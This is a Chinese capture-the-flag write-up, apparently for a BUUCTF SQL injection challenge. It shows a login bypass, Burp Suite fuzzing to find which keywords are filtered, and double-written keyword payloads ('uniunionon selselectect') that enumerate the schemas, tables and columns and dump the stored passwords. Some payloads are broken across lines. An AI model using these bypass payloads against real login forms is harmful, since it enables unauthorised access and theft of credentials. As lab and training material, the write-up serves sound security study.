
```
http://e4321b05-c0d6-4c77-afbb-40ce25c49b0e.node3.buuoj.cn/check.php?username=admin&password=password'or 1=1%23
```




发现报错了，我们发现报错的原因是`1=1#`的地方，我们猜测可能是过滤了or，我们尝试双写绕过发现成功登陆



那么这道题还过滤了哪些字符呢，一个一个尝试，这种方法显然效率不高，我们用brupsuit爆破一下，爆破的思路是在`oorr 1=1%23`之间加入一个字符就变成`oorrselect 1=1 %23`如果过滤了select就可以正常登陆否则就会报错





Request	Payload	Status	Error	Timeout	Length	Comment
1	union	200			1002	
2	and	200			1002	
3	where	200			1002	
4	or	200			1002	
6	from	200			1002	
7	sleep	200			1002	
9	%20	200			1002	
11	select	200			1002	
12	*	200			1002	
15	'	200			1002	
24	<>	200			1002	
30	if	200			1002	
35	ascii	200			1002	
36	substr	200			1002	
37	mid	200			1002	

51		200			1002
44	extractvalue	200			989
45	name_const	200			987
48	linestring	200			987
8	benchmark	200			986
33	information	200			986
43	updatexml	200			986

发现过滤的字符就是这些，我们在注入的时候将这些双写就可以了

爆出数据库

```
check.php?username=admin&password=admin1%27uniunionon selselectect 1,2,group_concat(schema_name) frfromom infoor
rmation_schema.schemata%20%23
```

爆表


```
check.php?username=admin&password=admin1%27uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorr
mation_schema.tables whwhereere table_schema=database()%23
```

查列:

```
check.php?username=admin&password=admin1%27uniunionon selselectect 1,2,group_concat(column_name) frfromom infoor
rmation_schema.columns whwhereere table_schema=database() anandd table_name='b4bsql'%23
```

查询字段名

```
check.php?username=admin&password=admin1%27uniunionon selselectect 1,2,group_concat(passwoorrd) frfromom b4bsql%
23
```



得到flag

此题参考文章:

https://www.cnblogs.com/wangtanzhi/p/12243874.html